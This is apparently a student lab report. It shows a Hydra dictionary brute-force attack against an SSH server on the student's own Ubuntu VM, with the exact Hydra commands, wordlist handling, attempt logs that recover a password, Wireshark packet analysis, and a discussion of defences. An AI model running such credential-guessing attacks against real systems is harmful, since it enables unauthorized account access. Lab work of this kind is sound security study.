Ethan Neves

# Brute Force Attack Project

## Abstract

This process uses applications and tools in Kali Lunix to perform a brute force password attack on an SSH server hosted on an Ubuntu Linux VM. The Kali Lunix machine will be the attacking system, with Ubuntu being the targeted system hosting the SSH server. The application 'Hydra' will be used on Kali Linux in order to perform the brute force attack.


## Introduction

This example will be using VirtualBox version 7.0.10 with an image of Kali Linux installed on it. An Ubuntu image is also installed on VirtualBox (Ubuntu 11.4.0-1ubuntu1~22.04). Hydra on the Kali machine will be used to perform the brute force attack.

## Summary of Results

You can download the Ubuntu iso from: https://ubuntu.com/download/desktop

Start Ubuntu, open the terminal and run 'sudo apt-get update' then 'sudo apt-get install ssh' to install ssh onto your ubuntu machine. Once ssh is installed, start the ssh server on your Ubuntu machine using the command: 'sudo service ssh start'




```
ethan@UbuntuLinux:~$ sudo service ssh start
ethan@UbuntuLinux:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset:
     Active: active (running) since Wed 2023-09-20 10:51:29 PDT; 1min 22s ago
```

Now your ssh server is up an running, you can confirm this by typing in the command: 'systemctl status ssh'. This command will give you information about the status of your ssh server, we can see the green dot, and that it is "active (running)" so now we will launch our Kali machine.


Open Kali and start a WireShark packet capture under the 'any' interface.

We are now going to confirm that we can ssh into the victim machine using the command: 'ssh username@ipaddress'. Replacing username with the known username of the system, and ipaddress with the ip of the Ubuntu machine. You can check this by using the command 'ip addr show' on the Ubuntu machine.



```
ethan@UbuntuLinux:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:9b:bd:6c brd ff:ff:ff:ff:ff:ff
    inet 134.154.79.76/21 brd 134.154.79.255 scope global dynamic noprefixroute
```

Look for the 'inet' ip address under enp0s3, not under loopback. This is the address we will use to ssh into the server. If this address is 10.0.2.15, and the same on both Kali and Ubuntu, you will want to change your network settings in Virtual Box if you would like to save hours of potential troubleshooting.




Host Driver: Windows DirectSound
Controller: ICH AC97

Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Intel(R) Wi-Fi 6 AX201 160MHz)

I did not initially have either of my machines on a Briged Adapter, which caused me to spend a long time troubleshooting issues with my ssh server. Bridging the network, will give both machines different IP addresses, allowing you to connect to the ssh server.

Now, ssh into the victim machine using the command: 'ssh username@ipaddress'




```
┌──(kali㉿kali)-[~]
└─$ ssh luser1@134.154.79.76
luser1@134.154.79.76's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-32-ge
neric x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is no
t enabled.

66 updates can be applied immediately.
36 of these updates are standard security updates.
To see these additional updates run: apt list --upgr
adable

Enable ESM Apps to receive additional future securit
y updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Wed Sep 20 10:55:04 2023 from 134.154.76
.176
luser1@UbuntuLinux:~$ ls
```

We have now successfully logged into the server via ssh, at the bottom of the screenshot you can see the username 'luser1@UbuntuLinux', showing that we can now perform commands from that user from our Kali machine. You can confirm this by typing in any command like 'ls' or 'pwd'.

Check back in WireShark, there should be a number of packets captured, I would recommend **marking** some of the SSH packets to analyze later. Keep WireShark running.


We have now confirmed that we can ssh into the server. Now type the command 'exit' to exit out of the server.



```
luser1@UbuntuLinux:~$ exit
logout
Connection to 134.154.74.148 closed.
```

Now we will use hydra and a default wordlist, to perform a bruteforce attack against the victim SSH server. For this example we will be using fasttrack.txt, there is also rockyou.txt. We can get this file by using the command: 'gunzip /usr/share/wordlists/fasttrack.txt.gz' you can also unzip rockyou.txt the same way

Then we can use commands like 'wc' and 'cat' to view some information on the wordlist.




```
┌──(kali㉿kali)-[~]
└─$ wc /usr/share/wordlists/rockyou.txt
 14344392  14442062 139921507 /usr/share/wordlists/r
ockyou.txt
```

There are **a lot** of words in the rockyou.txt file, doing the command: 'cat /usr/share/wordlists/rockyou.txt' will result in all of the words spitting out line by line in your terminal, you can stop this by pressing ctrl+C. For sake of simplicity we will be using fasttrack.txt since there's only about 200 words in that wordlist.

Now that we have a wordlist or ‘possible password list’ we will use hydra to perform the bruteforce attack on the SSH server. If you do not have hydra installed, install it with the command: ‘sudo apt-get install hydra’


To perform the burteforce attack use the command: ‘hydra -V -f -t 4 -l username -P /usr/share/wordlists/fasttrack.txt ssh://ip.address.here’ replacing username with a known username of the system, and ip.address.here with the ip address of the SSH server.



```
ass "password12" - 70 of 222 [child 2] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "Password12" - 71 of 222 [child 0] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "security" - 72 of 222 [child 3] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "security1" - 73 of 222 [child 1] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "security3" - 74 of 222 [child 2] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "secuirty3" - 75 of 222 [child 0] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "complex1" - 76 of 222 [child 3] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "complex2" - 77 of 222 [child 1] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "complex3" - 78 of 222 [child 2] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "sqlserver" - 79 of 222 [child 0] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "sql" - 80 of 222 [child 3] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "sqlsql" - 81 of 222 [child 1] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "password1" - 82 of 222 [child 0] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "password123" - 83 of 222 [child 3] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "complexpassword" - 84 of 222 [child 1] (0/0)
```

Once the bruteforce attack starts, your terminal should look something like this. Spitting out continuous updates as it tries new passwords.

Let hydra do its job and run until it is completed. You may notice that it seems to attempt 4 passwords at a time then it stops for a few seconds. This is because when we ran hydra we chose to use 4 threads, this is specified in the command after -t, ‘-t 4’. Go back into WireShark and mark some of the packets where the SSH attempt failed, and keep WireShark running.




```
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "monkey" - 216 of 222 [child 3] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "letmein" - 217 of 222 [child 0] (0/0)
[ATTEMPT] target 134.154.74.148 - login "luser1" - p
ass "login" - 218 of 222 [child 1] (0/0)
[22][ssh] host: 134.154.74.148   login: luser1   pas
sword: letmein
[STATUS] attack finished for 134.154.74.148 (valid p
air found)
1 of 1 target successfully completed, 1 valid passwo
rd found
Hydra (https://github.com/vanhauser-thc/thc-hydra) f
inished at 2023-09-20 19:43:22

┌──(kali㉿kali)-[~]
└─$ 
```

Letting this run, we can see that on attempt 217 of 222 hydra attempted to use the password “letmein” and successfully found the password for luser1.

If hydra did not get your login info its because fasttrack.txt does not contain the password to your account, it may not as it is only a wordlist of 223 words. So to do a test, we will copy the fasttrack.txt file into a custom wordlist file. You can do so by opening a new folder, right click then open the terminal within the folder and do the command: cp /usr/share/wordlists/fasttrack.txt mywordlist.txt


This will create a custom wordlist, now edit the text file and add the password to your account somewhere within this list, I will add the password to my other account at line 12 of my custom list for testing.



```
┌──(kali㉿kali)-[~/Desktop/MyWordList]
└─$ cp /usr/share/wordlists/fasttrack.txt mywordlist
.txt
```


Now perform the hydra command again, but with your new custom wordlist:

hydra -V -f -t 4 -l username -P /usr/share/wordlists/mywordlist.txt ssh://ip.address.here




```
[ATTEMPT] target 134.154.74.148 - login "ethan" - pa
ss "Summer2017" - 11 of 223 [child 2] (0/0)
[ATTEMPT] target 134.154.74.148 - login "ethan" - pa
ss [redacted] - 12 of 223 [child 1] (0/0)
[22][ssh] host: 134.154.74.148   login: ethan   pass
word: [redacted]
[STATUS] attack finished for 134.154.74.148 (valid p
air found)
1 of 1 target successfully completed, 1 valid passwo
rd found
Hydra (https://github.com/vanhauser-thc/thc-hydra) f
inished at 2023-09-20 19:51:30
```

We can now see that hydra finished on attempt 12 and was able to find the login to the system. Once again, go back into your WireShark captures and mark the SSH packets associated with this successful login. Now stop the packet capture and export the marked packets, now we can view all of the marked packets together in WireShark.



```
No.  Time         Source          Destination     Protocol Length Info
   1 0.000000000  134.154.79.11   134.154.74.148  SSHv2       100 Client: Protocol (SSH-2.0-OpenSSH_9.4p1 Debian-1)
   2 0.009847775  134.154.74.148  134.154.79.11   SSHv2       109 Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4)
   3 0.010149935  134.154.79.11   134.154.74.148  SSHv2      1572 Client: Key Exchange Init
   4 0.013744300  134.154.74.148  134.154.79.11   SSHv2      1148 Server: Key Exchange Init
   5 0.064459318  134.154.79.11   134.154.74.148  SSHv2      1276 Client: Diffie-Hellman Key Exchange Init
   6 0.074560660  134.154.74.148  134.154.79.11   SSHv2      1632 Server: Diffie-Hellman Key Exchange Reply, New Keys
   7 4.411268506  134.154.79.11   134.154.74.148  SSHv2        84 Client: New Keys
```


Start to analyze the SSH packets that WireShark captured from your successful login, hydra's failed login attempts, and hydra's successful login attempts. Looking at some of the packets from the first successful login, under the 'Info' section we can see some information like where the packet came from. The Client or the Server. On the second packet sent from the Server we get some information about the OS of the server "Ubuntu-3ubuntu0.4". Then in some of the later packets we see the initial key exchange as well as the "Diffie-Hellman Key Exchange" and then some new keys. However, looking further into these packets doesn't get us very far.



```
00 00 00 01 00 06 08 00  27 9b bd 6c 00 00 08 00   ········ '··l····
45 00 06 50 ca 0b 40 00  40 06 c3 c8 86 9a 4a 94   E··P··@· @·····J·
86 9a 4f 0b 00 16 97 28  f5 75 44 1a 6e 16 0a 1f   ··O····( ·uD·n···
80 18 01 f5 ad 16 00 00  01 01 08 0a 02 47 42 61   ········ ·····GBa
9b 8f 64 47 00 00 04 cc  09 1f 00 00 00 33 00 00   ··dG···· ·····3··
00 0b 73 73 68 2d 65 64  32 35 35 31 39 00 00 00   ··ssh-ed 25519···
20 5d e0 76 d8 e4 59 13  29 90 f0 5c 83 88 98 86    ]·v··Y· )··\····
db 28 75 23 a8 a2 9a cc  6b 75 4d 4b 6e f2 2d 98   ·(u#···· kuMKn·-·
b0 00 00 04 2f 0b c8 19  bb a9 8b 30 fb ac c3 17   ····/··· ···0····
99 e6 1a 69 5e ba 4f c8  df f3 48 57 70 14 24 14   ···i^·O· ··HWp·$·
3b 14 1b 49 09 bc 3d b5  3b db d6 1e e6 86 4d a6   ;··I··=· ;·····M·
14 2e 2e 7f cc 53 48 d8  00 6d ea f5 be d6 16 1c   ·..··SH· ·m······
65 bd 23 8d f2 46 9b cb  4f 9b 5e c7 c4 b0 ba c3   e·#··F·· O·^·····
c9 66 17 56 4c d4 dd da  42 58 f0 7c 8e f7 cf 03   ·f·VL··· BX·|····
f6 2b ed 1e b4 29 e9 5a  44 8a 68 48 a3 26 08 05   ·+···)·Z D·hH·&··
da 9e b8 15 8a 85 aa a5  c8 d4 84 f6 bd e5 2b fa   ········ ······+·
90 25 35 b6 ac cb b8 d9  3d 5d 4f 42 7c 75 a3 bc   ·%5····· =]OB|u··
11 26 f9 02 98 51 42 e2  33 80 66 ae ec ab 12 7e   ·&···QB· 3·f····~
99 96 38 09 18 d8 c3 57  8c 57 0e 66 2b f2 a4 97   ··8····W ·W·f+···
57 91 94 4e 29 cd bc ad  d3 bd 6f 58 be 43 1c af   W··N)··· ··oX·C··
0e f4 f9 db 0e 74 d5 44  6d c2 89 0a d9 af a7 bb   ·····t·D m·······
```


Looking at more information in this packet, we can see that it is encrypted, and that we can't get much more information out of it other than what was provided on the main page of WireShark. Like the source and destination IP addresses, the protocol type, length, and information like if it was a key exchange.

Moving onto the next set of packets that was gathered from the failed SSH attempts from hydra, we are left with something similar.




```
10 1254.9836152… 134.154.79.11     134.154.74.148    SSHv2     91 Client: Protocol (SSH-2.0-libssh_0.10.5)
11 1254.9935137… 134.154.79.11     134.154.74.148    SSHv2    940 Client: Key Exchange Init
12 1254.9943983… 134.154.74.148    134.154.79.11     SSHv2   1148 Server: Key Exchange Init
13 1255.0506069… 134.154.79.11     134.154.74.148    SSH      116 Client: Encrypted packet (len=48)
```

We can still see some "Key Exchange Init" packets, and looking further into them we can see some text within the packet, but only about the message code.



```
87 6d 9c da 94 d0 1c 56  c9 10 00 00 00 f1 63 75   ·m·····V ······cu
72 76 65 32 35 35 31 39  2d 73 68 61 32 35 36 2c   rve25519 -sha256,
63 75 72 76 65 32 35 35  31 39 2d 73 68 61 32 35   curve255 19-sha25
36 40 6c 69 62 73 73 68  2e 6f 72 67 2c 65 63 64   6@libssh .org,ecd
68 2d 73 68 61 32 2d 6e  69 73 74 70 32 35 36 2c   h-sha2-n istp256,
65 63 64 68 2d 73 68 61  32 2d 6e 69 73 74 70 33   ecdh-sha 2-nistp3
38 34 2c 65 63 64 68 2d  73 68 61 32 2d 6e 69 73   84,ecdh- sha2-nis
74 70 35 32 31 2c 64 69  66 66 69 65 2d 68 65 6c   tp521,di ffie-hel
6c 6d 61 6e 2d 67 72 6f  75 70 31 38 2d 73 68 61   lman-gro up18-sha
35 31 32 2c 64 69 66 66  69 65 2d 68 65 6c 6c 6d   512,diff ie-hellm
61 6e 2d 67 72 6f 75 70  31 36 2d 73 68 61 35 31   an-group 16-sha51
32 2c 64 69 66 66 69 65  2d 68 65 6c 6c 6d 61 6e   2,diffie -hellman
2d 67 72 6f 75 70 2d 65  78 63 68 61 6e 67 65 2d   -group-e xchange-
73 68 61 32 35 36 2c 64  69 66 66 69 65 2d 68 65   sha256,d iffie-he
6c 6c 6d 61 6e 2d 67 72  6f 75 70 31 34 2d 73 68   llman-gr oup14-sh
61 32 35 36 2c 65 78 74  2d 69 6e 66 6f 2d 63 00   a256,ext -info-c·
```

We can see some text like "curve25519-sha256,curve25519-sha256@libssh.org" and some text like "diffie-hellman-group-exchange-sha256". However, this wouldn't give attackers much to work off of. As all they would be able to see is the type of key exchange, then only encrypted information. This can be seen further in the final chunk of packets we captured from the successful attempts from hydra, as the message code says "Encrypted packet"



```
14 1686.4220386… 134.154.74.148    134.154.79.11     SSH     120 Server: Encrypted packet (len=52)
15 1686.5416120… 134.154.74.148    134.154.79.11     SSH     120 Server: Encrypted packet (len=52)
16 1686.6532401… 134.154.74.148    134.154.79.11     SSH     120 Server: Encrypted packet (len=52)
17 2174.1942060… 134.154.74.148    134.154.79.11     SSH     120 Server: Encrypted packet (len=52)
18 2174.2051146… 134.154.74.148    134.154.79.11     SSH     120 Server: Encrypted packet (len=52)
```

## Conclusion

Through these virtual machines and applications within them, we were able to go through the process of a brute force attack on an SSH server using the Hydra application in Kali Linux. Starting by setting up a victim SSH server as the target on an Ubuntu Linux virtual machine. After confirming that the SSH server was running and that we could SSH into the server from our Kali machine, we then used Hydra to perform the brute force password attack with a downloaded wordlist and a custom wordlist. Which succeeded in discovering the SSH password using Hydra.

This brute force attack that we performed was successful, we were able to gain access to the SSH server after Hydra was able to identify the correct password to the known username. One advantage to this type of attack is the automation of it, once you enter the hydra command, it will operate on its own and continue to guess different password combinations against the SSH server. Another advantage is that with a good wordlist, it can be very effective at finding weak or easy passwords. Additionally, the number of threads that hydra uses can be changed, and a different wordlist can easily be used for an attack.

Some disadvantages of this type of attack are that it can be very time consuming for longer or more complex passwords. Hydra does not run through the passwords very quickly as it must take a brief pause each time it attempts some passwords. Another disadvantage is that you must know an existing username of the system, then use the password list against that username. If you do not know a username, then you would have to guess the username and password combination which is magnitudes more difficult.

Performing a brute force attack on an SSH server is not Hydra’s only application, it can be used to brute force login credentials for a number of different apps. Hydra could be used to target logins for web applications, email services, databases, essentially any system or application that prompts a username and password login can be attacked with Hydra. Although, for each target you would have to adjust the parameters you give when calling the hydra command.

Although this Hydra application seems unstoppable, there are several prevention methods that can be used in order to stop these brute force attacks. Having stronger passwords would increase the difficulty to brute force into the system, longer and stronger passwords are less and less likely to appear on password lists, however it would still be possible to brute in. Locking out the account is also an alternative, which would temporarily lock the account after a certain number of failed login attempts. However, this could end up irritating end-users more than any other party. Two- factor authentication would also be another great method to stop these brute force attacks, adding an extra layer of security to one's login. The best way to prevent these brute force attacks from happening though, is by not using a username password login at all, and instead using keys. Rather than using a username password combo, you would use your keypair to login to a system. Signing your login with your private key to provide authentication and encrypting it with the public key of the server to provide confidentiality. However, the problem still lies within the initial key exchange, which leaves the interaction vulnerable to a man in the middle attack.

Analyzing the tools used in this report for what level of security they provided is essential to understand why or how these tools implement certain security measures. Looking at the SSH tool on the Ubuntu machine, it provided a level of security, but one that was susceptible to a brute force attack. The SSH tool provided authentication, but only in the form of a username and password combination as logging in solely relies on the correctness of those two. Access Control isn't directly provided by the SSH tool, however it is managed by the Ubuntu machine itself. The Ubuntu machine enforces this access control to determine what actions a user can perform. Data Confidentiality, however, is something that SSH is great at providing. It encrypted the entire session between the server and the client, ensuring that data transmitted over the network is secure. We saw this when looking at the SSH packets in WireShark, we were not able to identify any information like 